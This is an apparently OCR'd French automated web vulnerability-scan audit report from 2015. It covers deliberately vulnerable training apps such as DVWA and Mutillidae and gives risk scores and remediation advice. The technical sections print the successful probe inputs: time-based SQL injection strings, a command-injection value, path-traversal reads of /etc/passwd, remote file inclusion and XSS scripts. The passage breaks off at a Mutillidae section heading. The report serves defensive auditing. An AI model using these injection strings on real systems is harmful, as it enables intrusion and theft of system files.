Rapport d'audit

27 juillet 2015, 12:05:52 - UTC

Version de l'outil	5.6
Nombre de sites web scannés	4
Nombre de vulnérabilités identifiées	82

Sommaire

Introduction

L'outil d'audit DenyAll Vulnerability Manager Enterprise Edition permet d'identifier de potentielles failles de sécurité informatique et le risque qu'elles pourraient engendrer en cas d'exploitation par un attaquant malveillant.

La première partie du rapport offre une vision synthétique et managériale des vulnérabilités de sécurité découvertes. La seconde partie liste exhaustivement ces vulnérabilités en apportant une évaluation de leur risque potentiel et des indications pour vous guider dans leur compréhension et leur résolution. Enfin, vous trouverez en annexe l'ensemble des serveurs et services découverts ce qui vous permettra le cas échéant d'approfondir leur examen.

Méthodologie

Ce rapport ne peut prétendre à être exhaustif et ne se substitue donc en aucun cas à l'analyse qu'un expert en test d'intrusion mènerait. De plus, l'exactitude des informations qu'il contient doit être validée auprès de l'administrateur du système ciblé par l'audit, ce afin d'écarter toute erreur d'identification (faux positif) de l'outil.

Appréciation du risque

L'évaluation du risque inhérent à chaque vulnérabilité figurant dans ce rapport repose sur la méthodologie

- l'impact potentiel d'une attaque exploitant cette vulnérabilité, en termes de disponibilité de l'application, confidentialité et intégrité des informations,
- l'exploitabilité (c'est-à-dire la facilité d'exploitation) de la vulnérabilité, une vulnérabilité plus facile à exploiter augmentant le nombre d'attaquants potentiels et donc la probabilité d'occurrence d'une attaque.

Les notes CVSS (risque global, impact et exploitabilité) s'échelonnent entre 0 et 10.

Priorisation de traitement des vulnérabilités

La priorité de traitement suggérée pour chaque vulnérabilité a cinq niveaux : critique (risque égal à 10), majeur (risque compris entre 8 et 10), élevé (risque compris entre 7 et 8), moyen (risque compris entre 4 et 7) et faible (risque inférieur à 4).

Pour apprécier le risque réel de chaque vulnérabilité, il faut pondérer l'impact potentiel par la valeur de l'actif, c'est-à-dire l'importance opérationnelle d'une application ou la criticité de l'information pouvant être compromise ; et l'exploitabilité par l'exposition intrinsèque de l'entreprise - certaines activités type financières motivant plus d'attaques que d'autres.

Enfin, ces risques peuvent être couverts par des contrôles préventifs, dissuasifs ou palliatifs.

Rapport à la direction

Récapitulatif


Les sites web testés ont présenté 82 vulnérabilité(s), dont **13 vulnérabilité(s) de priorité critique**.

Ces vulnérabilités sont présentées graphiquement ci-dessous et détaillées dans la partie technique du rapport.

	Risques					
	Critique	Majeur	Élevé	Moyen	Faible	**TOTAL**
AutoComplete activé	0	0	0	0	3	3
Capture de mot de passe	0	0	0	12	0	12
Compte d'authentification trivial	3	0	0	0	0	3
Cross-Site Request Forgery	0	0	10	0	0	10
Cross-Site Scripting	0	14	0	0	0	14
Fixation de session	0	0	0	1	0	1
Fuite d'informations	0	0	0	11	0	11
Fuzzing	0	0	0	1	0	1
Identification de la base de données	0	0	3	0	0	3
Inclusion de fichier distant	0	1	0	0	0	1
Inclusion de fichier local	0	0	9	0	0	9
Injection de commande	0	1	0	0	0	1
Injection SQL	10	0	0	0	0	10
Interface d'administration à distance	0	0	0	1	0	1
Méthode HTTP peu sûre - listée	0	0	0	1	0	1
Méthode HTTP TRACE activée	0	0	0	1	0	1
TOTAL	13	16	22	28	3	82


Vulnérabilités par priorité

Ce graphique présente le nombre de vulnérabilités identifiées, par priorité.



Vulnérabilités Web

Ce graphique présente le nombre de vulnérabilités groupés par genre.



Rapport technique

Inventaire

DVWA

Informations sur le site web :

- HTTPSERVER : Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 with Suhosin-Patch mod_python/3.3.1 Python/2.6.5 mod_perl/2.0.4 Perl/v5.10.1
- XPOWEREDBY : PHP/5.3.2-1ubuntu4.5

Nombre de vulnérabilités :

- Critique : 3
- Majeur : 6
- Élevé : 13
- Moyen : 16
- Faible : 0

http://192.168.1.21/mutillidae

Informations sur le site web :

- HTTPSERVER : Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 with Suhosin-Patch mod_python/3.3.1 Python/2.6.5 mod_perl/2.0.4 Perl/v5.10.1
- XPOWEREDBY : PHP/5.3.2-1ubuntu4.5

Nombre de vulnérabilités :

- Critique : 7
- Majeur : 6
- Élevé : 6
- Moyen : 1
- Faible : 0

http://192.168.1.21/WackoPicko

Informations sur le site web :

- XPOWEREDBY : PHP/5.3.2-1ubuntu4.5
- HTTPSERVER : Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 with Suhosin-Patch mod_python/3.3.1 Python/2.6.5 mod_perl/2.0.4 Perl/v5.10.1

Nombre de vulnérabilités :

- Critique : 2
- Majeur : 3
- Élevé : 0
- Moyen : 7
- Faible : 0

http://192.168.56.30/bodgeit/

Informations sur le site web :

- HTTPSERVER : Apache-Coyote/1.1

Nombre de vulnérabilités :

- Critique : 1
- Majeur : 1
- Élevé : 3
- Moyen : 4
- Faible : 3

Résumé

- DVWA - Développement / Injection SQL - Critique
- DVWA - Développement / Injection de commande - Majeur
- DVWA - Développement / Inclusion de fichier distant - Majeur
- DVWA - Développement / Cross-Site Scripting - Majeur
- DVWA - Développement / Inclusion de fichier local - Élevé
- DVWA - Développement / Cross-Site Request Forgery - Élevé
- DVWA - Configuration / Capture de mot de passe - Moyen
- DVWA - Développement / Fixation de session - Moyen
- DVWA - Configuration / Interface d'administration à distance - Moyen
- DVWA - Configuration / Fuzzing - Moyen
- DVWA - Configuration / Méthode HTTP TRACE activée - Moyen
- DVWA - Configuration / Fuite d'informations - Moyen
- http://192.168.1.21/mutillidae - Contrôle d'accès / Compte d'authentification trivial - Critique
- http://192.168.1.21/mutillidae - Développement / Injection SQL - Critique
- http://192.168.1.21/mutillidae - Développement / Cross-Site Scripting - Majeur
- http://192.168.1.21/mutillidae - Configuration / Identification de la base de données - Élevé
- http://192.168.1.21/mutillidae - Développement / Inclusion de fichier local - Élevé
- http://192.168.1.21/mutillidae - Configuration / Capture de mot de passe - Moyen
- http://192.168.1.21/WackoPicko - Contrôle d'accès / Compte d'authentification trivial - Critique
- http://192.168.1.21/WackoPicko - Développement / Injection SQL - Critique
- http://192.168.1.21/WackoPicko - Développement / Cross-Site Scripting - Majeur
- http://192.168.1.21/WackoPicko - Configuration / Capture de mot de passe - Moyen
- http://192.168.1.21/WackoPicko - Configuration / Fuite d'informations - Moyen
- http://192.168.56.30/bodgeit/ - Contrôle d'accès / Compte d'authentification trivial - Critique
- http://192.168.56.30/bodgeit/ - Développement / Cross-Site Scripting - Majeur
- http://192.168.56.30/bodgeit/ - Configuration / Identification de la base de données - Élevé
- http://192.168.56.30/bodgeit/ - Développement / Cross-Site Request Forgery - Élevé
- http://192.168.56.30/bodgeit/ - Configuration / Méthode HTTP peu sûre - listée - Moyen
- http://192.168.56.30/bodgeit/ - Configuration / Capture de mot de passe - Moyen
- http://192.168.56.30/bodgeit/ - Configuration / AutoComplete activé - Faible

DVWA

Développement / Injection SQL — Critique

Description : Une injection SQL permet de duper le fonctionnement d'une page Internet afin de l'amener à exécuter des commandes fortuites ou accéder à des données non autorisées. Une injection SQL réussie permet de lire des informations sensibles d'une base de données, modifier son contenu, exécuter des opérations d'administration, récupérer le contenu d'un fichier présent dans le système de gestion de la base de données, voire dans le système d'exploitation.

Résolution : Contrôler et protéger les requêtes ou commandes SQL en utilisant des requêtes paramétrées ou en échappant les informations fournies par l'utilisateur.

Priorité : Critique

Méthodologie : boîte noire

Risque : 10.0 (Impact : 10.0, Exploitabilité : 10.0) CVSS : (AV:N/AC:L/AU:N/C:C/I:C/A:C/).

Références : OWASP 2013 A1, OWASP prevention sheet, CWE-89 , PCI DSS 6.5.1

- Page : http://10.1.5.38/dvwa/vulnerabilities/sqli_blind/?id=-6922%27+OR+4082%3DSLEEP%286%29+AND+%27DENYALLnvcv%27%3D%27DENYALLnvcv&Submit=Submit
  Action : http://10.1.5.38/dvwa/vulnerabilities/sqli_blind/
  Type de paramètre : GET
  Paramètre attaqué : id
  Cookie : PHPSESSID=g4eur49fvr58n4jt1k1nbfvfm1;security=low
  Informations : id=-6922' OR 4082=SLEEP(6) AND 'DENYALLnvcv'='DENYALLnvcv
- Page : http://10.1.5.38/dvwa/vulnerabilities/brute/?username=-1962%27+OR+1248%3DSLEEP%286%29+AND+%27DENYALLYYWu%27%3D%27DENYALLYYWu&password=denyall&Login=Login
  Action : http://10.1.5.38/dvwa/vulnerabilities/brute/
  Type de paramètre : GET
  Paramètre attaqué : username
  Cookie : PHPSESSID=g4eur49fvr58n4jt1k1nbfvfm1;security=low
  Informations : username=-1962' OR 1248=SLEEP(6) AND 'DENYALLYYWu'='DENYALLYYWu
- Page : http://10.1.5.38/dvwa/vulnerabilities/sqli/?id=-7272%27+OR+3294%3DSLEEP%286%29+AND+%27DENYALLASpB%27%3D%27DENYALLASpB&Submit=Submit
  Action : http://10.1.5.38/dvwa/vulnerabilities/sqli/
  Type de paramètre : GET
  Paramètre attaqué : id
  Cookie : PHPSESSID=g4eur49fvr58n4jt1k1nbfvfm1;security=low
  Informations : id=-7272' OR 3294=SLEEP(6) AND 'DENYALLASpB'='DENYALLASpB

Développement / Injection de commande — Majeur

Description : L'injection de commande peut permettre à un utilisateur malveillant de prendre le contrôle du système.

Résolution : Contrôler et protéger les commandes en échappant les informations fournies par l'utilisateur.

Priorité : Majeur

Méthodologie : boîte noire

Risque : 9.3 (Impact : 10.0, Exploitabilité : 8.6) CVSS : (AV:N/AC:M/AU:N/C:C/I:C/A:C/).

Références : OWASP 2013 A1,OWASP Command injection, CWE-77 , PCI DSS 6.5.1

- Page : http://10.1.5.38/dvwa/vulnerabilities/exec/

Action : http://10.1.5.38/dvwa/vulnerabilities/exec/
Type de paramètre : POST
Paramètre attaqué : ip
Cookie : PHPSESSID=g4eur49fvr58n4jt1k1nbfvfm1;security=low
Informations : ip=;sleep 6;

Développement / Inclusion de fichier distant — Majeur

Description : L'inclusion de fichier distant permet à un attaquant d'envoyer un programme sur un serveur Internet et de l'exécuter.

Résolution : L'inclusion de fichiers peut être évitée en protégeant les références aux objets (internes ou externes) paramétrables. Elle peut également être restreinte par des configurations serveur appropriées.

Priorité : Majeur

Méthodologie : boîte noire

Risque : 9.0 (Impact : 9.5, Exploitabilité : 8.6) CVSS : (AV:N/AC:M/AU:N/C:C/I:C/A:P/).

Références : OWASP 2007 A3, CWE-98 , PCI DSS 6.5.1

- Page : http://10.1.5.38/dvwa/vulnerabilities/fi/?page=https%3A%2F%2Fedge.denyall.com%2F
  Action : http://10.1.5.38/dvwa/vulnerabilities/fi/
  Type de paramètre : GET
  Paramètre attaqué : page
  Cookie : PHPSESSID=g4eur49fvr58n4jt1k1nbfvfm1;security=low
  Informations : page=https://edge.denyall.com/

Développement / Cross-Site Scripting — Majeur

Description : Une faille XSS permet à un attaquant d'exécuter un programme dans le navigateur d'un utilisateur ou visiteur, afin de détourner ses informations ou le rediriger vers des sites malveillants.

Résolution : S'assurer qu'aucune donnée saisie par l'utilisateur ne puisse être traitée par le navigateur comme du contenu exécutable.

Priorité : Majeur

Méthodologie : boîte noire

Risque : 8.3 (Impact : 8.5, Exploitabilité : 8.6) CVSS : (AV:N/AC:M/AU:N/C:P/I:C/A:P/).

Références : OWASP 2013 A3, OWASP prevention sheet, CWE-79 , PCI DSS 6.5.7

- Page : http://10.1.5.38/dvwa/vulnerabilities/view_source.php?id=%27%3Balert%28%27DenyAll1362668949696%27%29%3B%27&security=low
  Action : http://10.1.5.38/dvwa/vulnerabilities/view_source.php
  Type de paramètre : GET
  Paramètre attaqué : id
  Cookie : PHPSESSID=g4eur49fvr58n4jt1k1nbfvfm1;security=low
  Informations : id=';alert('DenyAll1362668949696');'
- Page : http://10.1.5.38/dvwa/vulnerabilities/xss_s/
  Action : http://10.1.5.38/dvwa/vulnerabilities/xss_s/
  Type de paramètre : POST
  Paramètre attaqué : mtxMessage
  Cookie : PHPSESSID=g4eur49fvr58n4jt1k1nbfvfm1;security=low
  Informations : mtxMessage=<script>alert(313371362668948181)</script>
- Page : http://10.1.5.38/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Ealert%28313371362668947773%29%3C%2Fscript%3E

Action : http://10.1.5.38/dvwa/vulnerabilities/xss_r/
Type de paramètre : GET
Paramètre attaqué : name
Cookie : PHPSESSID=g4eur49fvr58n4jt1k1nbfvfm1;security=low
Informations : name=<script>alert(313371362668947773)</script>

- Page : http://10.1.5.38/dvwa/vulnerabilities/xss_s/
  Action : http://10.1.5.38/dvwa/vulnerabilities/xss_s/
  Type de paramètre : POST
  Paramètre attaqué : txtName
  Cookie : PHPSESSID=g4eur49fvr58n4jt1k1nbfvfm1;security=low
  Informations : txtName=<script>alert(313371362668948152)</script>

Développement / Inclusion de fichier local — Élevé

Description : L'inclusion de fichiers locaux permet à un attaquant de récupérer des informations de ce serveur.

Résolution : L'inclusion de fichiers peut être évitée en protégeant les références aux objets (internes ou externes) paramétrables. Elle peut également être restreinte par des configurations serveur appropriées.

Priorité : Élevé

Méthodologie : boîte noire

Risque : 7.8 (Impact : 7.8, Exploitabilité : 8.6) CVSS : (AV:N/AC:M/AU:N/C:C/I:N/A:P/).

Références : OWASP 2007 A3, CWE-98 , PCI DSS 6.5.1

- Page : http://10.1.5.38/dvwa/vulnerabilities/view_source.php?id=exec&security=%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd%2500
  Action : http://10.1.5.38/dvwa/vulnerabilities/view_source.php
  Type de paramètre : GET
  Paramètre attaqué : security
  Cookie : PHPSESSID=g4eur49fvr58n4jt1k1nbfvfm1;security=low
  Informations : security=/../../../../../../../../../../../../../../etc/passwd%00
  security=/../../../../../../../../../../../../../../..//etc/passwd%00
- Page : http://10.1.5.38/dvwa/vulnerabilities/view_source_all.php?id=%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd%2500
  Action : http://10.1.5.38/dvwa/vulnerabilities/view_source_all.php
  Type de paramètre : GET
  Paramètre attaqué : id
  Cookie : PHPSESSID=g4eur49fvr58n4jt1k1nbfvfm1;security=low
  Informations : id=/../../../../../../../../../../../../../../etc/passwd%00
  id=/../../../../../../../../../../../../../../..//etc/passwd%00
- Page : http://10.1.5.38/dvwa/vulnerabilities/view_help.php?id=%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd%2500&security=low
  Action : http://10.1.5.38/dvwa/vulnerabilities/view_help.php
  Type de paramètre : GET
  Paramètre attaqué : id
  Cookie : PHPSESSID=g4eur49fvr58n4jt1k1nbfvfm1;security=low
  Informations : id=/../../../../../../../../../../../../../../etc/passwd%00
  id=/../../../../../../../../../../../../../../..//etc/passwd%00
- Page : http://10.1.5.38/dvwa/vulnerabilities/view_source.php?id=%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd%2500&security=low
  Action : http://10.1.5.38/dvwa/vulnerabilities/view_source.php
  Type de paramètre : GET
  Paramètre attaqué : id
  Cookie : PHPSESSID=g4eur49fvr58n4jt1k1nbfvfm1;security=low
  Informations : id=/../../../../../../../../../../../../../../etc/passwd%00
  id=/../../../../../../../../../../../../../../..//etc/passwd%00
- Page : http://10.1.5.38/dvwa/vulnerabilities/fi/?page=%2Fetc%2Fpasswd

Action : http://10.1.5.38/dvwa/vulnerabilities/fi/
Type de paramètre : GET
Paramètre attaqué : page
Cookie : PHPSESSID=g4eur49fvr58n4jt1k1nbfvfm1;security=low
Informations : page=/etc/passwd
page=/etc/passwd
page=php://input

Développement / Cross-Site Request Forgery — Élevé

Description : Les attaques CSRF (ou XSRF) permettre un un attaquant de faire exécuter des requêtes à l'utilisateur sans son consentement

Résolution : Protéger les formulaires en ajoutant un jeton avec une valeur non prédictible et vérifier cette valeur lors de la réception des données du formulaire

Priorité : Élevé

Méthodologie : boîte noire

Risque : 7.1 (Impact : 6.9, Exploitabilité : 8.6) CVSS : (AV:N/AC:M/AU:N/C:N/I:M/A:N/).

Références : OWASP 2013 A8, OWASP Prevention sheet, CWE-352 , PCI DSS 6.5.9

- Page : http://10.1.5.38/dvwa/vulnerabilities/sqli_blind/
  Informations : Form: '<form action="#" method="GET"></form>' is vulnerable
- Page : http://10.1.5.38/dvwa/vulnerabilities/captcha/
  Informations : Form: '<form action="#" method="POST"></form>' may be vulnerable (no anti-csrf token found)
- Page : http://10.1.5.38/dvwa/vulnerabilities/brute/
  Informations : Form: '<form action="#" method="GET"></form>' may be vulnerable (no anti-csrf token found)
- Page : http://10.1.5.38/dvwa/vulnerabilities/csrf/
  Informations : Form: '<form action="#" method="GET"></form>' may be vulnerable (no anti-csrf token found)
- Page : http://10.1.5.38/dvwa/vulnerabilities/exec/
  Informations : Form: '<form action="#" method="post" name="ping"></form>' is vulnerable
- Page : http://10.1.5.38/dvwa/vulnerabilities/xss_s/
  Informations : Form: '<form method="post" name="guestform" onsubmit="return validate_form(this)"></form>' is vulnerable
- Page : http://10.1.5.38/dvwa/vulnerabilities/xss_r/
  Informations : Form: '<form action="#" method="GET" name="XSS"></form>' is vulnerable
- Page : http://10.1.5.38/dvwa/vulnerabilities/sqli/
  Informations : Form: '<form action="#" method="GET"></form>' is vulnerable

Configuration / Capture de mot de passe — Moyen

Description : Le mot de passe d'un formulaire d'authentification transmis en HTTP (non chiffré) peut être intercepté et usurpé.

Résolution : Chiffrer la communication (en HTTPS).

Priorité : Moyen

Méthodologie : boîte noire

Risque : 6.4 (Impact : 7.8, Exploitabilité : 5.5) CVSS : (AV:A/AC:M/AU:N/C:C/I:N/A:P/).

Références : OWASP 2013 A6, OWASP Prevention sheet, CWE-319 , PCI DSS 6.5.4

- Page : http://10.1.5.38/dvwa/vulnerabilities/brute/
  Action : http://10.1.5.38/dvwa/vulnerabilities/brute/

Type de paramètre : GET
Paramètre attaqué : password
Cookie : PHPSESSID=g4eur49fvr58n4jt1k1nbfvfm1;security=low

- Page : http://10.1.5.38/dvwa/vulnerabilities/csrf/
  Action : http://10.1.5.38/dvwa/vulnerabilities/csrf/
  Type de paramètre : GET
  Paramètre attaqué : password_new
  Cookie : PHPSESSID=g4eur49fvr58n4jt1k1nbfvfm1;security=low
- Page : http://10.1.5.38/dvwa/vulnerabilities/captcha/
  Action : http://10.1.5.38/dvwa/vulnerabilities/captcha/
  Type de paramètre : POST
  Paramètre attaqué : password_new
  Cookie : PHPSESSID=g4eur49fvr58n4jt1k1nbfvfm1;security=low
- Page : http://10.1.5.38/dvwa/login.php
  Action : http://10.1.5.38/dvwa/login.php
  Type de paramètre : POST
  Paramètre attaqué : password
  Cookie : PHPSESSID=g4eur49fvr58n4jt1k1nbfvfm1;security=low

Développement / Fixation de session — Moyen

Description : Garder la même valeur de session au moment de l'authentification d'un utilisateur peut permettre une attaque de type "fixation de session".

Résolution : Changer l'identifiant de session au moment de l'authentification

Priorité : Moyen

Méthodologie : boîte blanche

Risque : 5.8 (Impact : 4.9, Exploitabilité : 8.6) CVSS : (AV:N/AC:M/AU:N/C:P/I:P/A:N/).

Références : OWASP 2013 A2, OWASP session management sheet, CWE-384

- Page : http://10.1.5.38/dvwa/login.php

Configuration / Interface d'administration à distance — Moyen

Description : Nous avons découvert une interface d'administration accessible à distance sur votre site

Résolution : La désactiver

Priorité : Moyen

Méthodologie : boîte noire

Risque : 5.0 (Impact : 2.9, Exploitabilité : 10.0) CVSS : (AV:N/AC:L/AU:N/C:P/I:N/A:N/).

- Page : http://10.1.5.38/dvwa/config/

Configuration / Fuzzing — Moyen

Description : La configuration du serveur web permet de récupérer des informations précieuses sur son architecture, permettant de faciliter la découverte du site web.

Résolution : Modifier la configuration du serveur pour corriger les failles explicitées ci-dessous, ou supprimer les fichiers qui permettent le parcours de site web (ces fichiers ne devraient pas se trouver sur un serveur de production).

Priorité : Moyen

Méthodologie : boîte noire

Risque : 5.0 (Impact : 2.9, Exploitabilité : 10.0) CVSS : (AV:N/AC:L/AU:N/C:P/I:N/A:N/).

- Page : http://10.1.5.38/dvwa/robots.txt

Configuration / Méthode HTTP TRACE activée — Moyen

Description : La methode http trace est active

Résolution : La désactiver

Priorité : Moyen

Méthodologie : boîte noire

Risque : 4.3 (Impact : 2.9, Exploitabilité : 8.6) CVSS : (AV:N/AC:M/AU:N/C:P/I:N/A:N/).

Références : OWASP Cross Site Tracing

- Page : http://10.1.5.38/dvwa/
  Type de paramètre : HTTP
  Paramètre attaqué : TRACE

Configuration / Fuite d'informations — Moyen

Description : La configuration du serveur web permet de récupérer des informations précieuses sur son architecture, préambule utile à une attaque malveillante.

Résolution : Modifier la configuration du serveur pour corriger les failles explicitées ci-dessous.

Priorité : Moyen

Méthodologie : boîte noire

Risque : 4.3 (Impact : 2.9, Exploitabilité : 8.6) CVSS : (AV:N/AC:M/AU:N/C:P/I:N/A:N/).

- Page : http://10.1.5.38/dvwa/dvwa/css/
  Informations : Directory indexing: http://10.1.5.38/dvwa/dvwa/css/
- Page : http://10.1.5.38/dvwa/dvwa/
  Informations : Directory indexing: http://10.1.5.38/dvwa/dvwa/
- Page : http://10.1.5.38/dvwa/dvwa/js/
  Informations : Directory indexing: http://10.1.5.38/dvwa/dvwa/js/
- Page : http://10.1.5.38/dvwa/dvwa/includes/
  Informations : Directory indexing: http://10.1.5.38/dvwa/dvwa/includes/
- Page : http://10.1.5.38/dvwa/vulnerabilities/
  Informations : Directory indexing: http://10.1.5.38/dvwa/vulnerabilities/
- Page : http://10.1.5.38/dvwa/dvwa/includes/DBMS/
  Informations : Directory indexing: http://10.1.5.38/dvwa/dvwa/includes/DBMS/
- Page : http://10.1.5.38/dvwa/config/
  Informations : Directory indexing: http://10.1.5.38/dvwa/config/
- Page : http://10.1.5.38/dvwa/dvwa/images/
  Informations : Directory indexing: http://10.1.5.38/dvwa/dvwa/images/

http://192.168.1.21/mutillidae

Contrôle d'accès / Compte d'authentification trivial — Critique

Description : Un compte d'authentification trivial a été découvert sur cette page Internet.

Résolution : Changer le mot de passe de ce compte en choissant un mot de passe complexe.

Priorité : Critique

Méthodologie : boîte noire

Risque : 10.0 (Impact : 10.0, Exploitabilité : 10.0) CVSS : (AV:N/AC:L/AU:N/C:C/I:C/A:C/).

Références : OWASP 2013 A2, OWASP prevention sheet, CWE-521

- Page : http://192.168.1.21/mutillidae/index.php?page=user-info.php
  Action : http://192.168.1.21/mutillidae/index.php?page=user-info.php
  Informations : [POST(Fuzz) - http://192.168.1.21/mutillidae/index.php?page=user-info.php Params:{#view_user_name:admin#password:admin#Submit_button:Submit}]

Développement / Injection SQL — Critique

Description : Une injection SQL permet de duper le fonctionnement d'une page Internet afin de l'amener à exécuter des commandes fortuites ou accéder à des données non autorisées. Une injection SQL réussie permet de lire des informations sensibles d'une base de données, modifier son contenu, exécuter des opérations d'administration, récupérer le contenu d'un fichier présent dans le système de gestion de la base de données, voire dans le système d'exploitation.

Résolution : Contrôler et protéger les requêtes ou commandes SQL en utilisant des requêtes paramétrées ou en échappant les informations fournies par l'utilisateur.

Priorité : Critique

Méthodologie : boîte noire

Risque : 10.0 (Impact : 10.0, Exploitabilité : 10.0) CVSS : (AV:N/AC:L/AU:N/C:C/I:C/A:C/).

Références : OWASP 2013 A1, OWASP prevention sheet, CWE-89 , PCI DSS 6.5.1

- Page : http://192.168.1.21/mutillidae/index.php?page=text-file-viewer.php
  Action : http://192.168.1.21/mutillidae/index.php?page=text-file-viewer.php
  Type de paramètre : POST
  Paramètre attaqué : uid
  Cookie : uid=1
  Informations : [Cookie -> -9448' OR 9272=SLEEP(6) AND 'VULNITsVtDw'='VULNITsVtDw]
- Page : http://192.168.1.21/mutillidae/index.php?page=login.php
  Action : http://192.168.1.21/mutillidae/index.php
  Type de paramètre : GET
  Paramètre attaqué : uid
  Cookie : uid=1
  Informations : [Cookie -> -4093' OR 6668=SLEEP(6) AND 'VULNITslKow'='VULNITslKow]
- Page : http://192.168.1.21/mutillidae/redirectandlog.php?forwardurl=-6036%27%20OR%207735%3DSLEEP%286%29%20AND%20%27VULNITsatyf%27%3D%27VULNITsatyf
  Action : http://192.168.1.21/mutillidae/redirectandlog.php
  Type de paramètre : GET
  Paramètre attaqué : forwardurl
  Informations : forwardurl=-6036' OR 7735=SLEEP(6) AND 'VULNITsatyf'='VULNITsatyf
- Page : http://192.168.1.21/mutillidae/index.php?page=view-someones-blog.php
  Action : http://192.168.1.21/mutillidae/index.php?page=view-someones-blog.php
  Type de paramètre : POST
  Paramètre attaqué : show only user

Informations : show_only_user=-6360' OR 5524=BENCHMARK(6000000,MD5(CHAR(109,100,77,67))) AND 'VULNITsuxPd'='VULNITsuxPd
- Page : http://192.168.1.21/mutillidae/index.php?page=user-info.php
  Action : http://192.168.1.21/mutillidae/index.php?page=user-info.php
  Type de paramètre : POST
  Paramètre attaqué : view_user_name
  Informations : view_user_name=-1165' OR 2626=BENCHMARK(6000000,MD5(CHAR(116,109,65,77))) AND 'VULNITsyayF'='VULNITsyayF
- Page : http://192.168.1.21/mutillidae/index.php?page=register.php
  Action : http://192.168.1.21/mutillidae/index.php?page=register.php
  Type de paramètre : POST
  Paramètre attaqué : user_name
  Informations : user_name=-6715' OR 1607=BENCHMARK(6000000,MD5(CHAR(100,73,81,119))) AND 'VULNITsaqnA'='VULNITsaqnA

Développement / Cross-Site Scripting — Majeur

